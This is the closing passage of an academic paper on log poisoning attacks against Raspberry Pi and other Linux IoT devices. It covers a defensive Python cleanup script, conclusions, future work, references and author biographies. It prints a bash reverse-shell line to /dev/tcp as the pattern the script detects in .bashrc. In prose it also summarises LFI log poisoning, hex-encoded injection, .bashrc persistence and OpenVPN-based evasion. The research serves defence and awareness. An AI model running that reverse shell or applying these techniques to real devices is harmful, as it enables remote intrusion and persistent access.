persistence methodology exploits the " /.bashrc" file to initiate a reverse TCP connection with the attacker. The script was enhanced to automatically detect and remove the malicious command from the " /.bashrc" file if found. This enhancement provides a robust defense against log poisoning attacks. By ensuring that sensitive log files are not executable, we can significantly reduce the attack surface and protect IoT devices from this potential attack surface. The Python script will first read the contents of the " /.bashrc" file, searching for any patterns that indicate a reverse TCP connection. Given the example provided, the code pattern would be as follows:

```
``bash -i >\& /dev/
tcp/<IP\_ADDRESS>/
<PORT> 0>\&1''
```

Upon detecting such a code pattern, the script will extract the full line containing the malicious command and remove it from the contents of the " /.bashrc" file. After cleaning up the malicious command, the script will save the cleaned contents back to the " /.bashrc" file, thus mitigating the persistence mechanism. In addition to the cleanup, the script will provide an alert through console printing or logging to inform system administrators of the detected and removed threat. It is worth mentioning that this approach remains effective against even advanced log poisoning attacks. This is because such attacks invariably rely on exploiting improper file permission configurations. It is important to note that this script has a limitation, as it is specifically designed to mitigate attacks that depend on code requiring the log file's permissions to be set to executable. The script will not be effective against PHP scripts, as the injected code in such scripts does not require the log to be executable. To overcome these challenges, integrating machine learning (ML) into the script offers a promising avenue for enhancing its detection capabilities. This integration would involve developing a model capable of recognizing both overt and subtle anomalies within log files. Initial steps would include collecting a diverse dataset of log activities, both normal and malicious, and employing supervised learning techniques to train a model to discern between benign and harmful alterations. Models could range from decision trees to more complex neural networks, depending on the subtlety of the patterns to be detected.

Moreover, implementing the model for real-time log analysis would allow the system to adapt dynamically to new attack vectors, thereby maintaining robust defenses against an evolving threat landscape. Advanced machine learning approaches could further refine the detection process, such as deep learning and particularly Recurrent Neural Networks (RNNs) with Long Short-Term Memory (LSTM) units. These techniques play a pivotal role in sequence prediction tasks and could be particularly effective in anticipating attack patterns based on log entry sequences.

IX. DISCUSSION AND CONCLUSION

As IoT applications become increasingly prevalent, the risk of log poisoning attacks on these systems and devices intensifies, making security a crucial aspect of their design and implementation. In this paper, we presented and implemented different methodologies of log poisoning attacks that can be carried out on IoT devices, with a specific emphasis on Raspberry Pi. Through our extensive discussion of those methodologies and their potential consequences, we aim to raise awareness about IoT systems' vulnerabilities and the emerging threats that could jeopardize their proper functioning. In this research, we embarked on a journey to understand the vulnerabilities and potential threats related to log poisoning on IoT systems and devices, particularly emphasizing the Raspberry Pi. Initially, we set up an intentionally vulnerable webserver that is susceptible to Local File Inclusion. Additionally, we configured and installed other services on the device, such as FTP, Mail Server, and SSH.

Our exploration covered diverse methodologies, showcasing how logs could be tainted with malicious code, specifically PHP. This malicious code was then executed by exploiting the LFI vulnerability of our pre-configured web server in the Raspberry Pi IoT device. Furthermore, we introduced a novel technique to bypass the security measures implemented by the Linux operating system that prevents the insertion of malicious code into the system-sensitive log files. The technique achieves this by employing hex encoding to transform the malicious code into hexadecimal format before injecting it into the targeted log file. Subsequently, the code is decoded back to its original form, enabling execution through a known LFI vulnerability. Moreover, we introduced a persistence attack technique through log poisoning attacks. In this technique, an attacker could corrupt the " /.bashrc" file through one of the methodologies that were discussed earlier if the administrator has managed to set the " /.bashrc" file as writable by a normal user. The implication is stark: every time an IoT administrator logs into the device, the injected malicious code is executed. We showcased the ability of the attacker to maintain a persistent connection with the target device even if the IoT administrator reboots the device. Additionally, we introduced an evasion technique wherein an attacker could harness the power of OpenVPN to mask and subsequently execute their attack, adding layers of complexity and encrypting the channel between the attacker machine and the target IoT device. The encrypted tunnel could make it more challenging to trace back to the original source of the attack, especially if the attacker has taken additional measures to erase or modify logs on his attacking machine. This could leave investigators with limited or no evidence of the attack's origin or methodology, hindering prosecution efforts.

We employed the IMECA framework for a critical analysis to provide a complete understanding. Through this lens, we dissected each log poisoning methodology, analyzing

its probability, severity, difficulty, and potential mitigation strategies. This comprehensive approach emphasizes the risks and offers tangible solutions to reduce the probability of occurrence. The severity of log poisoning attacks, once they occur, cannot be reduced since malicious code is executed on the IoT system or device, and further types of cyber-attacks can be performed. This fact highlights the dangerous impact of log poisoning attacks and the importance of employing the mitigation strategies we proposed in Table 1.

As a further step to counteract the threat, we designed a novel Python script to detect and mitigate log poisoning attacks, specifically against malicious codes that are injected into logs without requiring the log file to be set as executable. Our solution checks Linux-based IoT devices for misconfigured log files. When the script finds these files, it checks for their existence and assesses their permissions. If any file is improperly configured to be executable, our script corrects this, reducing the chance of malicious exploitation. An additional feature of our script is its ability to identify and remove harmful commands from the " /.bashrc" file, a known method attackers use to maintain unauthorized access. By doing so, the script fixes the issue and alerts administrators to the potential breach. It is important to note that this script is specifically designed to mitigate attacks that depend on code requiring the log file's permissions to be set to executable. However, it will not be effective against PHP scripts, as the injected code in such scripts does not necessarily require the log to be executable.

It is crucial to highlight that the vulnerabilities and mitigation strategies discussed are not exclusive to the Raspberry Pi. The principles and protective measures we have outlined can be equally applied to other microcontrollers, such as Arduino and ESP32. These devices, widely used in IoT applications, share similar risk profiles when it comes to log poisoning and other cybersecurity threats. Therefore, the methodologies and tools we developed, including our Python script for safeguarding against log poisoning attacks, can be adapted and implemented across a broad range of IoT systems and devices. In conclusion, while our research predominantly focused on the Raspberry Pi, it is worth mentioning that the experiments and findings presented in this paper have broader applicability across various IoT devices, regardless of the microcontroller used, as long as they are based on Linux operating systems. For instance, devices such as Arduino, BeagleBone, and others running on Linux can benefit similarly from our methodologies and the defensive proposed measures. The prevalence of the Linux platform across these devices ensures that the vulnerabilities identified, the attack vectors explored, and the mitigation strategies developed herein are not confined to a single type of IoT device. Thus, our insights and solutions extend to a wide range of IoT systems, emphasizing the importance of securing all Linux-based IoT devices against log poisoning and other related cyber threats.

X. FUTURE WORK

The ongoing development of our research into log poisoning attacks on IoT systems is dedicated to enhancing the capabilities of our current mitigation techniques and expanding their applicability across a broader spectrum of IoT devices and configurations. In our commitment to advancing this field, we have outlined a series of specific studies and experiments that will enable us to extensively test and refine the detection and mitigation scripts. We plan to integrate machine learning techniques into our detection framework to better adapt to and evolve with new cyber threat patterns. Initially, this will involve implementing and testing basic classification algorithms such as logistic regression and decision trees to differentiate between normal and poisoned log entries. We also recognize the importance of verifying the robustness and versatility of our detection script. Thus, we plan to conduct extensive testing across multiple IoT platforms, including Raspberry Pi, Arduino, and ESP32. These platforms will be subjected to a series of controlled log poisoning attacks to assess the script's adaptability and effectiveness under varied operational conditions. This comprehensive testing is crucial for ensuring that our security solutions are effective across the diverse landscape of IoT technologies. Another key area of our future research will focus on performance optimization. Given the resource constraints typical of many simple IoT devices, unlike the Raspberry Pi, reducing the computational overhead of our detection scripts is important to ensure they do not hinder device functionality. Building on these foundations, we aim to enhance the sophistication of our detection techniques by leveraging machine learning algorithms. The current Python script is specifically designed to mitigate attacks that depend on executable log files. However, its effectiveness is limited against PHP scripts where the injected code does not require the log to be executable. By incorporating machine learning, we intend to develop a dynamic model that can adapt to and evolve with new attack patterns. This will enable robust protection against a broader range of cyber threats, including those not dependent on executable log files. Such proactive defenses are crucial for maintaining the integrity and security of IoT systems. By providing a more resilient framework against the ever-evolving landscape of cyber threats, our research will continue to contribute significantly to the field, ensuring the security and reliability of IoT technologies.

ACKNOWLEDGMENT

The authors declare that they have no conflict of interest. During the preparation of this work, they used OpenAI's ChatGPT [42] in order to improve readability and language. They take full responsibility for the content of the publication.

REFERENCES

[1] R. Hassan, F. Qamar, M. K. Hasan, A. H. M. Aman, and A. S. Ahmed, "Internet of Things and its applications: A comprehensive survey," *Symmetry*, vol. 12, no. 10, p. 1674, Oct. 2020.

[2] J. J. Peralta Abadía, C. Walther, A. Osman, and K. Smarsly, "A systematic survey of Internet of Things frameworks for smart city applications," *Sustain. Cities Soc.*, vol. 83, Aug. 2022, Art. no. 103949.

[3] K. O. M. Salih, T. A. Rashid, D. Radovanovic, and N. Bacanin, "A comprehensive survey on the Internet of Things with the industrial marketplace," *Sensors*, vol. 22, no. 3, p. 730, Jan. 2022.

[4] D. C. Nguyen, M. Ding, P. N. Pathirana, A. Seneviratne, J. Li, D. Niyato, O. Dobre, and H. V. Poor, "6G Internet of Things: A comprehensive survey," *IEEE Internet Things J.*, vol. 9, no. 1, pp. 359–383, Jan. 2022.

[5] B. Di Martino, M. Rak, M. Ficco, A. Esposito, S. A. Maisto, and S. Nacchia, "Internet of Things reference architectures, security and interoperability: A survey," *Internet Things*, vols. 1–2, pp. 99–112, Sep. 2018.

[6] A. E. Omolara, A. Alabdulatif, O. I. Abiodun, M. Alawida, A. Alabdulatif, W. H. Alshoura, and H. Arshad, "The Internet of Things security: A survey encompassing unexplored areas and new insights," *Comput. Secur.*, vol. 112, Jan. 2022, Art. no. 102494.

[7] P. K. Sadhu, V. P. Yanambaka, and A. Abdelgawad, "Internet of Things: Security and solutions survey," *Sensors*, vol. 22, no. 19, p. 7433, Sep. 2022.

[8] H. HaddadPajouh, A. Dehghantanha, R. M. Parizi, M. Aledhari, and H. Karimipour, "A survey on Internet of Things security: Requirements, challenges, and solutions," *Internet Things*, vol. 14, Jun. 2021, Art. no. 100129.

[9] M. Hosseini Shirvani and M. Masdari, "A survey study on trust-based security in Internet of Things: Challenges and issues," *Internet Things*, vol. 21, Apr. 2023, Art. no. 100640.

[10] P. Zuo, G. Sun, Z. Li, C. Guo, S. Li, and Z. Wei, "Towards secure transmission in fog Internet of Things using intelligent resource allocation," *IEEE Sensors J.*, vol. 23, no. 11, pp. 12263–12273, Jun. 2023.

[11] A. Kadi, L. Khoukhi, J. Viinikka, and P.-E. Fabre, "Mining classification algorithms to identify flooding attacks through the HTTP/3 protocol," in *Proc. IEEE Int. Conf. Commun. Workshops*, May 2023, pp. 1259–1264.

[12] H. A. Noman and O. M. F. Abu-Sharkh, "Code injection attacks in wireless-based Internet of Things (IoT): A comprehensive review and practical implementations," *Sensors*, vol. 23, no. 13, p. 6067, Jun. 2023.

[13] V.-H. Le and H. Zhang, "Log parsing with prompt-based few-shot learning," in *Proc. IEEE/ACM 45th Int. Conf. Softw. Eng. (ICSE)*, May 2023, pp. 2438–2449.

[14] *Apache Log Poisoning Through LFI*. Accessed: Mar. 25, 2024. [Online]. Available: https://www.hackingarticles.in/apache-log-poisoning-through-lfi/

[15] A. Costin, "Lua code: Security overview and practical approaches to static analysis," in *Proc. IEEE Secur. Privacy Workshops (SPW)*, San Jose, CA, USA, May 2017, pp. 132–142, doi: 10.1109/SPW.2017.38.

[16] D. Melnichuk. *The Hacker's Underground Handbook*. Accessed: Mar. 25, 2024. [Online]. Available: http://www.learn-how-to-hack.net/

[17] S. A. Mirheidari, S. Arshad, S. Khoshkdahan, and R. Jalili, "Two novel server-side attacks against log file in shared web hosting servers," in *Proc. Int. Conf. Internet Technol. Secured Trans.*, Dec. 2012, pp. 318–323.

[18] National Institute of Standards and Technology, *National Vulnerability Database*, Standard CVE-2019-11642, 2019. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2019-11642.

[19] T. Sasi, A. H. Lashkari, R. Lu, P. Xiong, and S. Iqbal, "A comprehensive survey on IoT attacks: Taxonomy, detection mechanisms and challenges," *J. Inf. Intell.*, early access, Dec. 2023.

[20] *National Vulnerability Database*, Standard CVE-2020-16152, 2020. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2020-16152

[21] *National Vulnerability Database*, Standard CVE-2023-32712, 2020. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2023-32712

[22] S. A. Mirheidari, S. Arshad, S. Khoshkdahan, and R. Jalili, "A comprehensive approach to abusing locality in shared web hosting servers," in *Proc. 12th IEEE Int. Conf. Trust, Secur. Privacy Comput. Commun.*, Melbourne, VIC, Australia, Jul. 2013, pp. 1620–1625, doi: 10.1109/TRUSTCOM.2013.200.

[23] M. S. Tajbakhsh and J. Bagherzadeh, "A sound framework for dynamic prevention of local file inclusion," in *Proc. 7th Conf. Inf. Knowl. Technol. (IKT)*, Urmia, Iran, May 2015, pp. 1–6, doi: 10.1109/IKT.2015.7288798.

[24] S. Summers, J. Dykman, and J. Kein. *Insight into and Implementation of Web Application Firewalls*. Accessed: Mar. 25, 2024. [Online]. Available: https://airmon-ster.com/assets/files/ModSecurity_and_the_OWASP_Ruleset.pdf

[25] C. Konstantinou, A. Keliris, and M. Maniatakos, "Taxonomy of firmware trojans in smart grid devices," in *Proc. IEEE Power Energy Soc. Gen. Meeting (PESGM)*, Boston, MA, USA, Jul. 2016, pp. 1–5, doi: 10.1109/PESGM.2016.7741452.

[26] R. Automation and A. Bradley. *1756 ControlLogix Controllers*. [Online]. Available: http://www.rockwellautomation.com/

[27] T. Nguyen. *Cybersecurity Logging & Monitoring Security Program*. Accessed: Mar. 25, 2024. [Online]. Available: https://digitalcommons.sacredheart.edu/computersci_stu/3/

[28] Z. Pan, Y. Chen, Y. Chen, Y. Shen, and Y. Li, "LogInjector: Detecting web application log injection vulnerabilities," *Appl. Sci.*, vol. 12, no. 15, p. 7681, Jul. 2022, doi: 10.3390/app12157681.

[29] 1N3. *BlackWidow*. Accessed: Mar. 25, 2024. [Online]. Available: https://github.com/1N3/BlackWidow

[30] M. Asibul Hasan and M. Mijanur Rahman, "Minimize web applications vulnerabilities through the early detection of CRLF injection," 2023, *arXiv:2303.02567*.

[31] *Raspberry Pi 4 Model B*. Accessed: Mar. 25, 2024. [Online]. Available: https://www.raspberrypi.com/products/raspberry-pi-4-model-b/

[32] *AttifyOS*. Accessed: Mar. 25, 2024. [Online]. Available: https://www.attify.com/attifyos

[33] J. Babbin, *Security Log Management: Identifying Patterns in the Chaos*, 1st ed., Rockland, MA, USA: Syngress, Apr. 2006.

[34] M. Shafagat, "Study and comparative analysis of log files," in *Proc. 25th Int. Sci. Conf., Implement. Mod. Sci. Pract.*, Varna, Bulgaria, May 2021, pp. 572–579, doi: 10.46299/ISG.2021.I.XXV.

[35] *Damn Vulnerable Web Application (DVWA)*. Accessed: Mar. 25, 2024. [Online]. Available: https://github.com/digininja/DVWA

[36] P. Khandait, N. Tiwari, and N. Hubballi, "Who is trying to compromise your SSH server? An analysis of authentication logs and detection of bruteforce attacks," in *Proc. Int. Conf. Distrib. Comput. Netw.*, Nara, Japan, Jan. 2021, pp. 127–132.

[37] S. Samtani, S. Yu, H. Zhu, M. Patton, and H. Chen, "Identifying SCADA vulnerabilities using passive and active vulnerability assessment techniques," in *Proc. IEEE Conf. Intell. Secur. Informat. (ISI)*, Sep. 2016, pp. 25–30.


[38] *The GNU Netcat Project, Netcat*. Accessed: Mar. 25, 2024. [Online]. Available: https://netcat.sourceforge.net/

[39] J. C. Acosta, "Poster: Toward dynamic, session-preserving, transition from low to high interaction honeypots," in *Proc. 27th ACM Symp. Access Control Models Technol.*, New York, NY, USA, Jun. 2022, pp. 255–257.

[40] A. Manglani, T. Desai, P. Shah, and V. Ukani, "Optimized reverse TCP shell using one-time persistent connection," in *Innovations in Information and Communication Technologies* (Advances in Science, Technology & Innovation). Delhi, India: Springer, Jul. 2021.


[41] *OpenVPN*. Accessed: Jul. 27, 2024. [Online]. Available: https://openvpn.net/

[42] OpenAI. *ChatGPT*. Accessed: Jul. 27, 2024. [Online]. Available: https://openai.com/blog/chatgpt/



HAITHAM AMEEN NOMAN received the B.Sc. degree in software engineering from Al-Ahliyya Amman University, Amman, in 2009, the M.Sc. degree in information, computer, and network security from New York Institute of Technology (NYIT), in 2012, and the Ph.D. degree in computer science from the University of Technology Malaysia, Kuala Lumpur, in 2017. He joined the Department of Computer Engineering, Princess Sumaya University for Technology (PSUT), Amman, Jordan, in September 2018. He has been an Assistant Professor, since 2018. He is currently responsible for teaching courses in the area of network and information security with the Computer Engineering Department, PSUT. He has participated in organizing and delivering different information security courses to members of the Jordanian Army. His current research interests include penetration testing, reverse engineering, network forensics, wireless security, malware analysis, and blockchain. He has taught many courses in the curriculum since its establishment. He is a Certified Red Team Professional from the Pentester Academy, a Certified Ethical Hacker, a Certified Network Defender, and a Certified Academic Instructor from the EC-Council.

OSAMA M. F. ABU-SHARKH received the B.Sc. degree in electrical engineering from the University of Jordan, Amman, Jordan, in 1999, the M.Sc. degree in electrical engineering from the University of North Carolina, Charlotte, NC, USA, in 2001, and the Ph.D. degree in electrical engineering from the University of Minnesota Twin Cities, Minneapolis, MN, USA, in 2006. He joined Princess Sumaya University for Technology (PSUT), Amman, in September 2007. He served as the Vice Dean for the King Abdullah II School of Engineering, from 2021 to 2023. He was the Chair of the Communications Engineering Department, from February 2012 to September 2014 and from September 2016 to September 2017. He is currently the Dean of the King Abdullah II School of Engineering and an Associate Professor of electrical and computer engineering with PSUT. He has been the responsible and anchor person for ABET accreditation of the communications engineering program and led the department's effort to attain ABET accreditation in this field for the first time in Jordan. He is a member of the Computer Engineering Department, Networks and Information Security Engineering Program. His current research interests include wireless networking, network security, the Internet of Things, intelligent systems, and smart cities. He received many national and international awards and recognition, including the International Region 8 IEEE Outstanding Branch Counselor and Advisor Award, in 2012, and the Distinguished Researcher Award from PSUT, in 2018. He is a member of the IEEE Communications, Computer, Vehicular Technology, Signal Processing, Intelligent Transportation Systems, and Computational Intelligence societies and a member of ACM. He has participated in organizing and conducting many local and international conferences and events.



SINAN AMEEN NOMAN received the B.Sc. degree in computer science from Al-Ahliyya Amman University, the M.Sc. degree in information systems security and digital criminology from Princess Sumaya University, and the M.Sc. and Ph.D. degrees in computer science from The University of Alabama. Currently, he is an Assistant Professor with The University of Alabama. His research interests include cybersecurity in intelligent transportation systems, aiming to identify vulnerabilities and develop robust solutions to protect the rapidly evolving field of smart transportation from cyber threats.